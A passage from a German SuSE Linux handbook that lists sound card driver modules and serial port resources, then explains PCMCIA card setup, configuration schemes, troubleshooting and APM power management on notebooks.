ad1816.o	AD1816 Chip (z. B. TerraTec Base1/64)
ad1848.o	AD1848 Chip (MSS)
adlib_card.o	Generischer OPLx Treiber
cmipci.o	CMI8338, experimentell (?)
cs4232.o	Crystal 423x Chipsätze
es1370.o	Ensoniq 1370 Chipsatz (vgl. PCI64/128)
es1371.o	Creative Ensoniq 1371 Chipsatz (vgl. PCI64/128)
esssolo1.o	Solo1 ES1938/ES1969
gus.o	Gravis Ultrasound
mad16.o	MAD16
maui.o	Turtle Beach Maui and Tropez
mpu401.o	MPU401
msnd.o	Turtle Beach MultiSound
msnd_classic.o	Turtle Beach Classic/Monterey/Tahiti
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
nm256.o	Neo Magic
opl3.o	OPL3
opl3sa.o	OPL3-SA1
opl3sa2.o	YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx
pas2.o	Pro Audio Spectrum
pss.o	Personal Sound System (ECHO ESC614)
sb.o	Sound Blaster und Clones
sgalaxy.o	Aztech Sound Galaxy
softoss2.o	Software-MIDI-Synthesizer Treiber
sonicvibes.o	S3 Sonic Vibes
sound.o	enthält die von allen Modulen benötigten Funktionen
soundlow.o	Lowlevel-Soundtreiber
soundcore.o	Top Level-Handler für Soundsystem
sscape.o	Ensoniq SoundScape
trix.o	MediaTrix AudioTrix Pro
uart401.o	UART401
uart6850.o	UART6850
v_midi.o	Sound Blaster DSP chips
wavefront.o	Turtle Beach Maui, Tropez, Tropez Plus

Tabelle 10.1: Liste der Soundkarten-Treiber

Gerätefile	Name	Interrupt	IO-Adresse
/dev/ttyS0	COM1	4	0x3f8
/dev/ttyS1	COM2	3	0x2f8
/dev/ttyS2	COM3	4	0x3e8
/dev/ttyS3	COM4	3	0x2e8

Tabelle 10.2: Standardressourcen für serielle Schnittstellen

Notebooks – PCMCIA, APM, IrDA

An Notebooks werden besondere Anforderungen gestellt. Hierzu zählen unter anderem „Advanced Power Management“ (APM), Infrarot-Schnittstellen (IrDA) und PC-Karten (PCMCIA). Gelegentlich sind auch in Desktop-Rechnern solche Komponenten zu finden; sie unterscheiden sich nur unwesentlich von den in Notebooks verwendeten – deshalb wird deren Verwendung und Konfiguration in diesem Kapitel zusammengefasst.

Wer an Erfahrungen mit bestimmten Notebooks interessiert ist, sollte auf alle Fälle die „Linux Laptop Homepage“ unter <http://www.cs.utexas.edu/users/kharker/linux-laptop> besuchen. Eine weitere gute Informationsquelle ist die „LiLAC“-Homepage unter http://home.snafu.de/wehe/index_li.html. Dort findet man sowohl ein interessantes Laptop-Howto als auch ein IrDA-Howto.

11.1 PCMCIA

11.1.1 Die Hardware

PCMCIA steht für „Personal Computer Memory Card International Association“ und wird aber landläufig als Sammelbegriff für sämtliche damit zusammenhängende Hard- und Software verwendet. Die wesentliche Komponente ist die PCMCIA-Karte; hierbei unterscheidet man zwei Typen:

PC-Karten: Das sind die derzeit noch am meisten vorkommenden Karten.

Sie verwenden einen 16 Bit breiten Bus zur Datenübertragung, sind meist relativ günstig und sehr viele werden problemlos und stabil unterstützt.

CardBus-Karten: Dies ist ein neuerer Standard. Sie verwenden einen 32 Bit breiten Bus, sind dadurch schneller, aber auch teurer. Da die Datenübertragungsrate aber häufig an anderer Stelle eingeschränkt wird, lohnt sich dieser Aufwand häufig nicht. Es gibt mittlerweile auch für diese Karten etliche Treiber, wobei manche immer noch instabil sind – abhängig auch vom vorhandenen PCMCIA-Controller.

Was für eine Karte eingeschoben ist, sagt bei aktivem PCMCIA-Dienst das Kommando `cardctl ident`. Eine Liste von unterstützten Karten findet man in `SUPPORTED_CARDS` in `/usr/doc/packages/pcmcia`. Dort gibt es auch die jeweils aktuelle Version des PCMCIA-HOWTO.

Die zweite notwendige Komponente ist der PCMCIA-Controller, oder auch die PC-Card/CardBus-Bridge. Diese stellt die Verbindung zwischen der Karte

und dem PCI-Bus her, in älteren Geräten auch die Verbindung zum ISA-Bus. Diese Controller sind fast immer zu dem Intel-Chip i82365 kompatibel; es werden alle gängigen Modelle unterstützt. Der Typ des Controllers lässt sich mit dem Kommando **probe** ermitteln. Falls es ein PCI-Gerät ist, liefert auch das Kommando **lspci -vt** interessante Informationen.

11.1.2 Die Software

Alle benötigten Treiber und Programme befinden sich, soweit sie nicht schon in den Kernel integriert sind, im Paket PCMCIA, Serie a1. Die Grundlage bilden die Module `pcmcia_core`, `i82365` (oder `tcic`, selten) und `ds`. Diese Module werden normalerweise beim Booten automatisch gestartet. Sie initialisieren die vorhandenen PCMCIA-Controller und stellen Basisfunktionen zur Verfügung.

Da PCMCIA-Karten zur Laufzeit gewechselt werden können, muss es einen *☞* **Daemon** geben, der die Aktivitäten in den Steckplätzen überwacht. Diese Aufgabe erledigt der *Cardmanager* (**cardmgr**). Er wird nach dem Laden der Basismodule automatisch gestartet. Wenn eine Karte eingeschoben wird, ermittelt der Cardmanager Typ und Funktion und lädt die passenden Module; man kann mit **lsmod** nachsehen, welches Modul geladen wurde. Wurden alle Module erfolgreich geladen, startet der Cardmanager je nach Funktion der Karte bestimmte Initialisierungsskripten, die ihrerseits z. B. die Netzwerkverbindung aufbauen oder Partitionen von externen SCSI-Platten einhängen (*mounten*). Wenn die Karte wieder entfernt wird, sorgt der Cardmanager mittels derselben Skripten für das Beenden der diversen Kartenaktivitäten. Anschließend werden die nun nicht mehr benötigten Module wieder entladen.

Theoretisch kann also die Karte einfach entnommen werden. Dies funktioniert auch hervorragend für Netzwerk-, Modem- oder ISDN-Karten, solange keine aktiven Netzwerkverbindungen mehr bestehen. Es funktioniert nicht im Zusammenhang mit eingehängten Partitionen einer externen Platte oder mit NFS-Verzeichnissen. Hier muss dafür gesorgt werden, dass diese Einheiten synchronisiert und sauber ausgehängt werden (*unmounten*), da das natürlich nicht mehr möglich ist, wenn die Karte bereits gezogen wurde. Im Zweifelsfall hilft ein

```
erde: # cardctl eject
```

Dieser Befehl deaktiviert die Karten, solange sie sich noch im Notebook befinden.

11.1.3 Die Konfiguration

Wenn das PCMCIA-Paket installiert ist, befinden sich in `/etc/rc.config` vier PCMCIA-Variablen. **START_PCMCIA** gibt an, ob der Dienst beim Booten gestartet wird. Von Hand kann er mit dem Kommando **rcpcmcia start** immer gestartet werden, auch wenn **START_PCMCIA** auf `no` gesetzt wurde. **PCMCIA** enthält den Typ des PCMCIA-Controllers. Dieser Wert wird bei der Installation automatisch ermittelt und steht fast immer auf `i82365`. Die beiden restlichen Variablen **PCMCIA_PCIC_OPTS** und **PCMCIA_CORE_OPTS** enthalten Optionen für die Basismodule und können im Normalfall leer bleiben. Die vorgegebene Option `do_pnp=0`

in `PCMCIA_CORE_OPTS` ist nur für Compaq-Notebooks wichtig. Da die Auswahl des richtigen Treibermoduls für die verwendete Karte vom *Cardmanager* (`cardmgr`) erledigt wird, sind i. a. keine weiteren hardwarebezogenen Einstellungen notwendig.

Ethernet und TokenRing

Ethernet- oder TokenRing-Netzwerkverbindungen können problemlos mit YaST eingerichtet werden. Der Dialog 'Netzwerk Grundkonfiguration' ist unter 'Administration des Systems' → 'Netzwerk konfigurieren' zu finden. Die Einrichtung erfolgt wie bei fest eingebauten Geräten. Zusätzlich muss das betreffende Gerät mit `(F9)` als PCMCIA-Gerät markiert werden; vgl. Abschnitt 3.6.3 auf Seite 108. Folgendes ist zu beachten:

- Wenn mehrere Ethernet- oder TokenRing-Geräte als PCMCIA markiert wurden, wird nur die Einstellungen des ersten Geräts übernommen.
- Die Einstellungen werden im Gegensatz zu normalen Netzwerkkarten beim Beenden des Dialogs mit `(F10)` sofort aktiv.
- Die angezeigten Gerätenamen (`eth0`, `eth1`, `tr0...`) sollten nur als Information über den Typ des Gerätes verstanden werden; denn die Nummerierung der Geräte erfolgt bei PCMCIA dynamisch.
- War ein Eintrag deaktiviert und wird jetzt mit `(F4)` eine Reaktivierung vorgenommen, so muss auch die Markierung als PCMCIA-Gerät mit `(F9)` wieder gesetzt werden.

ISDN

Auch bei ISDN-PC-Karten erfolgt die Konfiguration wie gewohnt; vgl. Abschnitt 6.2 auf Seite 171. Lediglich die Markierung als PCMCIA-Gerät in der 'Netzwerk Grundkonfiguration' (unter 'Administration des Systems' → 'Netzwerk konfigurieren') muss mit `(F9)` gesetzt werden. Im Dialog 'Konfiguration der ISDN-Hardware' muss weder IRQ noch IO-Port eingegeben werden. Auch das Übertragungsprotokoll (Euro-ISDN oder ITR6) kann hier nicht verändert werden.

So genannte ISDN-Modems gibt es auch bei PCMCIA-Karten. Dies sind i. a. Modem- oder Multifunktionskarten mit einem zusätzlichen „ISDN-Connection-Kit“. Diese werden wie ein Modem behandelt.

Modem

Bei Modem-PC-Karten gibt es im Normalfall keine PCMCIA-spezifischen Einstellungen. Sobald ein Modem eingeschoben wird, steht dieses unter `/dev/modem` zur Verfügung. Die Einrichtung mit `wvdial` (`wvdial`) erfolgt wie bei gewöhnlichen Modems; vgl. Abschnitt 6.6 auf Seite 189.

SCSI und IDE

Das passende Treibermodul wird vom Cardmanager geladen. Sobald also eine SCSI- oder IDE-Karte eingeschoben wird, stehen die daran angeschlossenen Geräte zur Verfügung. Die *Devicenamen* werden dynamisch ermittelt.

Informationen über vorhandene SCSI- bzw. IDE- Geräte sind unter `/proc/scsi` bzw. unter `/proc/ide` zu finden.



Externe Festplatten, CD-ROM-Laufwerke und ähnliche Geräte müssen eingeschaltet sein, bevor die PCMCIA-Karte in den Steckplatz eingeschoben wird. SCSI-Geräte müssen aktiv terminiert werden.

Wichtig: Bevor eine SCSI- oder IDE-Karte entnommen wird, müssen sämtliche Partitionen der daran angeschlossenen Geräte ausgehängt worden sein. Wurde dies vergessen, kann erst nach einem Reboot des Systems erneut auf diese Geräte zugegriffen werden, obwohl der Rest des Systems durchaus stabil weiterläuft.

Man kann Linux auch vollständig auf solchen externen Platten installieren. Allerdings gestaltet sich dann der Bootvorgang etwas komplizierter. Es wird auf alle Fälle eine „Bootdisk“ benötigt, die den Kernel und eine Init-Ramdisk (`initrd`) enthält; mehr Informationen dazu in Abschnitt 16.2 auf Seite 421. Die `initrd` enthält ein virtuelles Dateisystem, das alle benötigten PCMCIA-Module und -Programme enthält. Die SuSE Linux „Bootdisk“ bzw. die Bootdisk-Images sind ebenso aufgebaut, d. h. damit könnten Sie Ihre externe Installation immer booten. Es ist aber etwas umständlich, jedes Mal die PCMCIA-Unterstützung von Hand zu laden. Fortgeschrittene Anwender können sich eine auf das jeweilige System zugeschnittene Bootdiskette selbst erstellen¹.

11.1.4 Konfigurationen zum Umschalten – „Schemen“

Häufig benötigt man bei mobilen Computern verschiedene Konfigurationen für z. B. die Firma und für zu Hause. Mit PCMCIA-Geräten ist dies kein Problem; allerdings müssen dabei Konfigurationsdateien von Hand angepasst werden. `YaST` kann diese Aufgabe z. Z. noch nicht erledigen. Für ISDN bzw. Modem trifft die folgende Beschreibung nicht zu².

Eine Konfiguration nennt man bei PCMCIA ein „Schema“ (engl. *Scheme*). Die Konfigurationsdateien für PCMCIA-Geräte, die sich unter `/etc/pcmcia/*.opts` befinden, können mehrere Schemen enthalten. Die Daten eines Schemas sind dort in Konfigurationsblöcken abgelegt, die mit einer „Adresse“ angesprochen werden. Diese Adressen sind durch Kommata getrennte Worte. Das erste Wort ist der Name eines Schemas. Die weiteren Worte enthalten Informationen wie z. B. den Steckplatz, in dem die Karte steckt, oder die Nummer einer Festplattenpartition. Detaillierte Informationen dazu finden Sie am Anfang der `/etc/pcmcia/*.opts`-Dateien und im PCMCIA-HOWTO. Das bei SuSE Linux verwendete Standard-Schema heißt `SuSE`. Dieses Schema `SuSE` wird mittels `SuSEconfig` verändert, wenn die Netzverbindung mit `YaST` konfiguriert wird. Deshalb gehen manuel-

¹ Hinweise finden Sie dazu in dem PCMCIA-HOWTO in Abschnitt 5.3 „Booting from a PCMCIA device“.

² Bei ISDN können stattdessen mehrere ISDN-Devices mit denselben Netzwerkadressen und derselben Defaulttroute angelegt werden. Diese werden dann nicht automatisch, sondern gezielt manuell gestartet. – Bei Modems können mehrere verschiedene Profile mit `wvdial` verwendet werden.

le Änderungen in diesem Schema beim nächsten Lauf von **SuSEconfig** wieder verloren.

```
# The address format is "scheme,socket,instance,hwaddr" .
case "$ADDRESS" in
SuSE,*,*,*)
    INFO="This scheme is to be configured by YaST/SuSEconfig"
# [... gekürzt ...]
    ;;
work,*,*,*)
    INFO="Netzwerkkonfiguration für die Firma über DHCP"
    IF_PORT=""
    BOOTP="n"
    DHCP="y"
    IPADDR=""
    NETMASK=""
    NETWORK=""
    BROADCAST=""
    GATEWAY=""
    DOMAIN=""
    SEARCH=""
    DNS_1=""
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
home,*,*,*)
    INFO="Netzwerkkonfiguration für zu Hause (Home) mit fester Adresse"
    IF_PORT=""
    BOOTP="n"
    DHCP="n"
    IPADDR="10.0.1.23"
    NETMASK="255.255.255.0"
    NETWORK="10.0.1.0"
    BROADCAST="10.0.1.255"
    GATEWAY="10.0.1.1"
    DOMAIN="home.de"
    SEARCH="home.de work.de"
    DNS_1="10.0.1.1"
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
*,*,*,*)
    INFO="Sample private network setup"
# [... gekürzt ...]
    ;;
esac
```

Datei 11.1.1: /etc/pcmcia/network.opts

Wir werden die Schemen-Konfiguration am Beispiel einer Ethernetkarte besprechen. Es sollen zwei Schemen namens `work` und `home` angelegt werden. Dazu werden in der Datei `/etc/pcmcia/network.opts` (siehe Datei 11.1.1) mehrere Konfigurationsblöcke benötigt. Diese Blöcke bekommen die folgenden Adressen:

- `SuSE, *, *, *`: Dieser Block sollte bestehen bleiben, falls Sie weiterhin YaST zur einfachen Konfiguration verwenden möchten.

- `work, *, *, *`: In diesem Block wird das Netzwerk zur Verwendung in der Firma konfiguriert. Entsprechend enthält
- `home, *, *, *`: die Daten für zu Hause.
- `*, *, *, *`: Auch dieser Block ist schon vorhanden und dient zur Konfiguration aller zuvor nicht vorgekommenen Schemen.

Am einfachsten wird ein Block konfiguriert, indem die gewünschten Daten per `YaST` eingegeben werden und dann der von `SuSEconfig` angepasste Block `SuSE` kopiert und entsprechend nach `work` bzw. `home` umbenannt wird. Wer alles von Hand einstellen möchte, findet die Erklärung einiger Begriffe wie `NETMASK`, `BROADCAST` etc. in Tabelle 5.1 auf Seite 154 und alle spezifischen Werte im `PCMCIA-HOWTO` (unter `/usr/doc/packages/pcmcia` liegt die aktuelle Version).

```
image = /boot/vmlinuz
root = /dev/hda7
label = work
alias = w
append = xzx SCHEME=work xzx
#
image = /boot/vmlinuz
root = /dev/hda7
label = home
alias = h
append = xzx SCHEME=home xzx
#
image = /boot/vmlinuz
root = /dev/hda7
label = suseconf
alias = s
append = xzx SCHEME=SuSE xzx
```

Datei 11.1.2: PCMCIA: Ausschnitt aus `lilo.conf`

Das Umschalten zwischen diesen Schemen kann beim Booten oder zur Laufzeit geschehen. Welches Schema gerade aktiv ist, liefert das Kommando `cardctl scheme`. Während der Laufzeit wird auch mit diesem Kommando umgeschaltet, nämlich durch `cardctl scheme <Name_des_Schemas>`. Diese Einstellung geht beim Neustart des Systems nicht verloren. D. h. das zuletzt gewählte Schema ist auch nach dem nächsten Booten noch aktiv, solange nicht beim Booten ausdrücklich ein anderes Schema gewählt wird. Beim Booten kann ein Schema gewählt werden, indem am Bootprompt (`LIL0:`) die Variable `SCHEME=<Name_des_Schemas>` gesetzt wird; Informationen zum Bootprompt sind in Abschnitt 14.3.2 auf Seite 366 zu finden.

Ein oder mehrere feste Bootschemas anlegen will, kann man dem Bootmanager „unterschieben“. Wir setzen das Beispiel fort und legen drei Bootkonfigurationen an. Dazu muss in `/etc/lilo.conf` der Parameter `append` verwendet werden; vgl. Datei 11.1.2. Nach der Veränderung von `/etc/lilo.conf` muss das Kommando `lilo` aufgerufen werden.

Gemäß der Beispielkonfiguration in Datei 11.1.2 kann dann beim Booten durch die Eingabe von `w`, `h` oder `s` eines der Schemen gestartet werden.

APM-Unterstützung

Das PCMCIA-Paket von SuSE Linux wird ohne APM-Support übersetzt, weil dieser einen Kernel mit APM-Support voraussetzt, der nicht auf allen Systemen zuverlässig funktioniert. Verwenden Sie entweder den *apmd* (siehe Abschnitt 11.2.3 auf Seite 326), um den APM-Support zu simulieren oder Sie müssen das PCMCIA-Paket neu übersetzen. Das ist gar nicht so schwierig. Wichtig ist, dass während der Neuübersetzung bereits der richtige Kernel läuft, da aus diesem einige Informationen extrahiert werden. Das PCMCIA-Paket sollte bereits installiert sein, darf aber nicht gestartet sein; im Zweifelsfall also noch ein **rcpcmcia stop** ausführen. Dann installiert man das PCMCIA-Quellpaket mit *YaST* und gibt anschließend ein:

```
erde: # rpm -ba /usr/src/packages/SPECS/pcmcia.spec
```

Das war's, jetzt liegt unter */usr/src/packages/RPMS* sogar ein neues Binärpaket, das man für weitere Systeme nutzen kann, wenn derselbe Kernel eingesetzt wird.

11.1.5 Wenn's trotzdem nicht geht

Bisweilen kommt es bei der Verwendung von PCMCIA auf manchen Notebooks oder mit manchen Karten zu Problemen. Die meisten Schwierigkeiten lassen sich mit wenig Aufwand bewältigen, solange man die Sache systematisch angeht. Zuallererst ist herauszufinden, ob das Problem mit einer Karte zusammenhängt, oder ob ein Problem des PCMCIA-Basissystems vorliegt. Deshalb sollte man in jedem Fall den Computer zunächst *ohne* eingeschobene Karten starten. Erst wenn das Basissystem einwandfrei zu funktionieren scheint, wird die Karte eingeschoben. Alle aufschlussreichen Meldungen werden in */var/log/messages* protokolliert. Deshalb sollte die Datei mit

```
erde: # tail -f /var/log/messages
```

während der notwendigen Tests beobachtet werden. So lässt sich der Fehler auf einen der beiden folgenden Fälle einschränken.

Das PCMCIA-Basissystem funktioniert nicht

Wenn das System beim Booten bereits bei der Meldung "PCMCIA: Starting services:" stehen bleibt oder andere merkwürdige Dinge geschehen, kann das Starten von PCMCIA beim nächsten Booten durch die Eingabe von **NOPCMCIA=yes** am Bootprompt (**LILO:**) verhindert werden. Um den Fehler weiter einzugrenzen, werden nun die drei Basismodule von Hand nacheinander geladen. Dazu dienen die Kommandos **modprobe pcmcia_core**, **modprobe i82365** bzw. – in sehr seltenen Fällen – **modprobe tcic** und **modprobe ds**. Die kritischen Module sind die beiden ersten.

Tritt der Fehler beim Laden von *pcmcia_core* auf, hilft die Manual-Page von **pcmcia_core** (**man pcmcia_core**) weiter. Die darin beschriebenen Optionen können zunächst zusammen mit dem Kommando **modprobe** getestet werden. Als Beispiel nehmen wir ein Problem, das aufgrund der aktivierten PnP-Unterstützung („Plug-and-Play“) der PCMCIA-Module in der

Vergangenheit aufgetreten ist: PnP führte beim Laden von `pcmcia_core` zum sofortigen Systemstillstand. In diesem Fall musste die PnP-Unterstützung mit der Option `do_pnp=0` ausgeschaltet werden. Zum Testen hängt man eine solche Modul-Option an den `modprobe`-Befehl an, also:

```
erde: # modprobe pcmcia_core do_pnp=0
```

Führt die gewählte Option zum Erfolg, wird sie in der Datei `/etc/rc.config` in die Variable `PCMCIA_CORE_OPTS` geschrieben:

```
PCMCIA_CORE_OPTS="do_pnp=0"
```

Diese Variable enthält jetzt standardmäßig schon die Option `do_pnp=0`, wer also PnP-Unterstützung benötigt, muss die Option auf 1 setzen. Sollen mehrere Optionen verwendet werden, müssen sie durch Leerzeichen getrennt werden:

```
PCMCIA_CORE_OPTS="do_pnp=0 probe_io=0"
```

Wenn es beim Laden von `i82365` zu Fehlern kommt, hilft die Manual-Page von `i82365` (`man i82365`).

Ein Problem in diesem Zusammenhang ist ein Ressourcenkonflikt, d. h. ein Interrupt, IO-Port oder Speicherbereich wird doppelt belegt. Das Modul `i82365` prüft zwar diese Ressourcen, bevor sie für eine Karte zur Verfügung gestellt werden, jedoch führt manchmal genau dieses Prüfen zum Problem. Zum Beispiel führt das Prüfen des Interrupt 12 (PS/2-Geräte) bei manchen Computern zum Blockieren von Maus und/oder Tastatur. In diesem Fall hilft der Parameter `irq_list=<Liste_von_IRQs>`. Die Liste soll alle IRQs enthalten, die verwendet werden dürfen. Also

```
erde: # modprobe i82365 irq_list=5,7,9,10
```

oder dauerhaft in `/etc/rc.config`:

```
PCMCIA_PCIC_OPTS="irq_list=5,7,9,10"
```

Weiterhin gibt es `/etc/pcmcia/config` und `/etc/pcmcia/config.opts`. Diese Dateien werden vom `Cardmanager` ausgewertet. Die darin gemachten Einstellungen sind erst für das Laden der Treiber-Module für die PCMCIA-Karten relevant. In `/etc/pcmcia/config.opts` können auch IRQs, IO-Ports und Speicherbereiche ein- oder ausgeschlossen werden. Der Unterschied zur Option `irq_list` ist, dass die in `config.opts` ausgeschlossenen Ressourcen zwar nicht für eine PCMCIA-Karte verwendet, aber dennoch vom Basis-Modul `i82365` geprüft werden.

Die PCMCIA-Karte funktioniert nicht (richtig)

Hier gibt es im Wesentlichen drei Varianten: Die Karte wird nicht erkannt, sie belegt unzulässige Ressourcen oder sie ist unzuverlässig.

Wenn die Karte nicht erkannt wird, erscheint in `/var/log/messages` die Meldung "unsupported Card in Slot x". Diese Meldung sagt lediglich aus, dass der `Cardmanager` der Karte keinen Treiber zuordnen kann. Zu dieser Zuordnung wird `/etc/pcmcia/config` benötigt. Diese Datei ist sozusagen die „Treiberdatenbank“. Die „Treiberdatenbank“ lässt sich erweitern, wenn man vorhandene Einträge als Vorlage nimmt. Man kann mit dem Kommando `cardctl ident` herausfinden, wie die Karte

sich identifiziert. Weitere Informationen dazu befinden sich im PCMCIA-HOWTO Abschnitt 6 („Dealing with unsupported cards“) und besonders in der Manual-Page von `pcmcia` (`man pcmcia`). Nach der Änderung von `/etc/pcmcia/config` muss diese neu geladen werden; dazu dient `rcpcmcia reload`.

Den meisten PCMCIA-Karten ist es egal, mit welchem IRQ bzw. IO-Port sie betrieben werden; d. h. häufig liegt das Problem darin, dass eine verwendete Ressource später von einem anderen Gerät belegt wird (CD-ROM am 2. IDE-Controller: IRQ 15; serieller oder IrDA-Port: IRQ 3, IRQ 4; Sound, Drucker: IRQ 5, IRQ 7). In diesem Fall schließt man die Verwendung derselben in `/etc/pcmcia/config.opts` aus. Wenn eine bestimmte Karte dennoch spezielle Einstellungen benötigt, kann man in `config.opts` dem entsprechenden Modul Optionen übergeben. Soll z. B. das Modul `pcnet_cs` mit dem IRQ 5 betrieben werden, wird folgender Eintrag benötigt:

```
module "pcnet_cs" opts "irq_list=5"
```

Die möglichen Optionen sind in den Manual-Pages beschrieben, die es zu den meisten Modulen gibt³. Wenn es keine Manual-Page gibt, sind verschiedene Optionen aus der Manual-Page von `i82365` (`man i82365`) in Betracht zu ziehen, oder man muss sich mit dem Quellcode des Moduls vertraut machen...

Ein Problem, das manchmal mit 10/100-MBit-Netzwerkkarten auftritt: die Übertragungsart wird nicht automatisch richtig erkannt. Hier hilft das Kommando `ifport`. Damit lässt sich die eingestellte Übertragungsart anzeigen und verändern; vgl. die Manual-Page von `ifport` (`man ifport`). Die geeignete Einstellung kann dann in `/etc/pcmcia/network.opts` in die Variable `IFPORT` geschrieben werden.

11.1.6 Installation via PCMCIA

In manchen Fällen wird PCMCIA bereits zum Installieren von SuSE Linux benötigt. Dazu muss im `linuxrc` unter 'Kernel-Module (Hardware-Treiber)' der Punkt 'Lade PCMCIA Module' ausgewählt werden. Zuerst erscheinen zwei Eingabefelder, in denen man Optionen für die Module `pcmcia_core` und `i82365` eingeben kann. Im Normalfall bleiben diese Felder jedoch leer. Die Manual-Pages für `pcmcia_core` und `i82365` befinden sich als Textdateien auf der ersten CD im Verzeichnis `docu`. Während der Installation werden Systemmeldungen auf verschiedenen virtuellen Konsolen ausgegeben, auf die man mit `(Alt) + (F<x>)` umschalten kann.⁴

Wenn der erste Teil der Installation abgeschlossen ist, wird das System teilweise oder ganz neu gestartet. Dabei kann in seltenen Fällen beim Starten von PCMCIA das System stehen bleiben. Zu diesem Zeitpunkt ist die Installation aber schon weit genug fortgeschritten, sodass mit der Boot-Option `NOPCMCIA=yes` Linux ohne PCMCIA gestartet werden kann, zumindest im Textmodus. Hier hilft der Abschnitt 11.1.5 auf Seite 321 weiter.

³ Tipp: `rpm -ql pcmcia | grep man` listet alle im Paket `pcmcia` enthaltenen Manual-Pages auf.

⁴ In YaST2 muss man `(Strg) + (Alt) + (F<x>)` verwenden, weil YaST2 unter dem X Window System läuft.

11.1.7 Weitere Hilfsprogramme

Das Programm `cardctl` wurde hier schon mehrfach erwähnt. `cardctl` ist das wesentliche Werkzeug, um Informationen von PCMCIA zu erhalten, bzw. bestimmte Aktionen auszuführen. Details stehen in der Manual-Page von `cardctl` (`man cardctl`); oder man gibt nur `cardctl` ein und erhält eine Liste der gültigen Kommandos.




Abbildung 11.1: PCMCIA – Cardinfo

Zu diesem Programm gibt es auch ein graphisches Frontend `cardinfo` (vgl. Abbildung 11.1), mit dem die wichtigsten Dinge kontrollierbar sind. Leider kann man damit nicht zwischen „Schemen“ umschalten.

Für Freunde von KDE gibt es auch ein `kardinfo`. Dieses Tool ist das gleiche in „krün“. Es unterscheidet sich nicht wesentlich von `cardinfo`.

Weitere Helfer aus dem Paket `pcmcia` sind `ifport`, `ifuser`, `probe` und `rcpcmcia`. Diese werden aber nicht im täglichen Umgang benötigt. Um genau zu erfahren, was alles im Paket `pcmcia` steckt, verwendet man den Befehl `rpm -ql pcmcia`.

11.2 APM – Powermanagement

11.2.1 Grundlagen

Powermanagement setzt eine dafür ausgelegte Hardware und passende *BIOS-Routinen* (⇨ *BIOS*) voraus. Die meisten Notebooks und viele moderne Desktops bringen diese Voraussetzungen mit – wichtig sind diverse Stromsparfunktionen aber erst im mobilen Einsatz. Im Folgenden wollen wir auf diese Funktionen eingehen:

Stand-by – In dieser Betriebsart wird nur das Display ausgeschaltet und bei manchen Geräten die Prozessorleistung gedrosselt.

Suspend (to memory) – Hier wird der gesamte Systemzustand in den Arbeitsspeicher geschrieben und außer diesem das gesamte System schlafen gelegt. In diesem Zustand braucht der Computer nur sehr wenig Strom,

sodass man damit je nach Gerät von 12 Stunden bis mehrere Tage mit Batterie überbrücken kann. Der Vorteil dieses Zustands ist, dass man innerhalb weniger Sekunden wieder an derselben Stelle weiterarbeiten kann, ohne erst booten und benötigte Programme neu laden zu müssen. – Hier liegt der Reiz, Linux einzusetzen; denn man braucht sein System eigentlich nie herunterzufahren (manche Betriebssysteme werden im Laufe der Zeit instabil). Bei den meisten modernen Geräten genügt es, den Deckel zu schließen, um zu suspendieren, und ihn zum Weiterarbeiten einfach wieder zu öffnen und es kann sofort weitergehen.

Hibernation (Suspend to disk) – In dieser Betriebsart hält es der Computer länger als einen Winter⁵ aus; denn der Systemzustand wird vollständig auf der Festplatte gespeichert und das System danach ausgeschaltet. Die Rückkehr aus dem „Winterschlaf“ dauert zwischen 30 - 90 Sek. und auch hier wird der Zustand vor dem Suspend genau wiederhergestellt. Einige Hersteller bieten sinnvolle Mischformen davon an.

Kontrolle des Akkuzustands – Durchaus interessant.

Automatisches Ausschalten – Das ist auch für Desktops interessant. Nach einem „Shutdown“ wird der Computer vollständig ausgeschaltet.

Abschalten der Festplatte – Das spart deutlich Strom und auch Nerven, wenn man eine laute Festplatte hat. Diese Funktion ist aber auch von anderen Faktoren abhängig. Zum Beispiel weckt ein Editor, der regelmäßig automatische Sicherungen durchführt, die Platte immer wieder auf.

Einige dieser Funktionen führt das BIOS alleine aus. Stand-by und Suspend kann man auf vielen Notebooks mit Tastenkombinationen oder mit Schließen des Deckels aktivieren. Dazu ist erstmal keinerlei Funktion seitens des Betriebssystems nötig. Wer diese Betriebsarten jedoch per Kommando einleiten möchte oder darauf angewiesen ist, dass vor dem Suspend noch bestimmte Aktionen ausgeführt werden, muss entsprechende Pakete und einen geeigneten Kernel installiert haben.

11.2.2 Der richtige Kernel

Für erweiterte APM-Funktionalität benötigt man einen Kernel, der APM-Unterstützung enthält. Einer der SuSE-Standardkernel, die man mit YaST installieren kann, erfüllt diese Voraussetzung. Das lässt sich auch leicht nachprüfen mit dem Kommando `cat /proc/apm`. Wenn hier eine Zeile mit diversen Zahlen erscheint, ist alles okay. Jetzt sollte ein `shutdown -h` zum Ausschalten des Computers führen. Da manche BIOS-Implementierungen sich nicht exakt an Standards halten, kommt es manchmal zu merkwürdigem Verhalten. Manche Probleme kann man mit speziellen Kernelkonfigurationen umgehen. Hinweise dazu finden Sie in unserer Supportdatenbank <http://sdb.suse.de/sdb/de/html/> oder der „Linux Laptop Homepage“ unter <http://www.cs.utexas.edu/users/kharker/linux-laptop>.

⁵ Hibernation == Überwinterung.

11.2.3 Der APM-Daemon

Dieser *Daemon* `apmd` dient zur Überwachung der Batterie und kann bestimmte Aktionen auslösen, wenn ein „Stand-by“ oder „Suspend“ eintritt. Er befindet sich im Paket `apmd`, Serie `ap`. Er ist nicht unbedingt zum Betrieb notwendig, kann jedoch recht nützlich sein. Damit er beim Booten automatisch gestartet wird, muss in `/etc/rc.config` die Variable `START_APM` auf `yes` gesetzt werden. Er kann aber immer mit `rcapmd start` von Hand gestartet werden.

Zur Konfiguration gibt es in `/etc/rc.config.d/apmd.rc.config` einige Variablen. Die Datei ist mit Kommentaren versehen, deshalb werden hier nur einige Hinweise gegeben.

- PCMCIA ist bei SuSE Linux ohne APM-Unterstützung übersetzt. Wer das PCMCIA-Paket nicht neu übersetzen möchte, kann die Variable `PCMCIA_SUSPEND_ON_SUSPEND` auf `yes` setzen. Einige Karten funktionieren nach einem Suspend trotzdem nicht, dafür gibt es die härtere Methode `PCMCIA_EJECT_ON_SUSPEND=yes`.
- Wenn nach einem Suspend die Uhrzeit nicht mehr stimmt, setzt man `SET_CLOCK_ON_RESUME` auf `yes`.
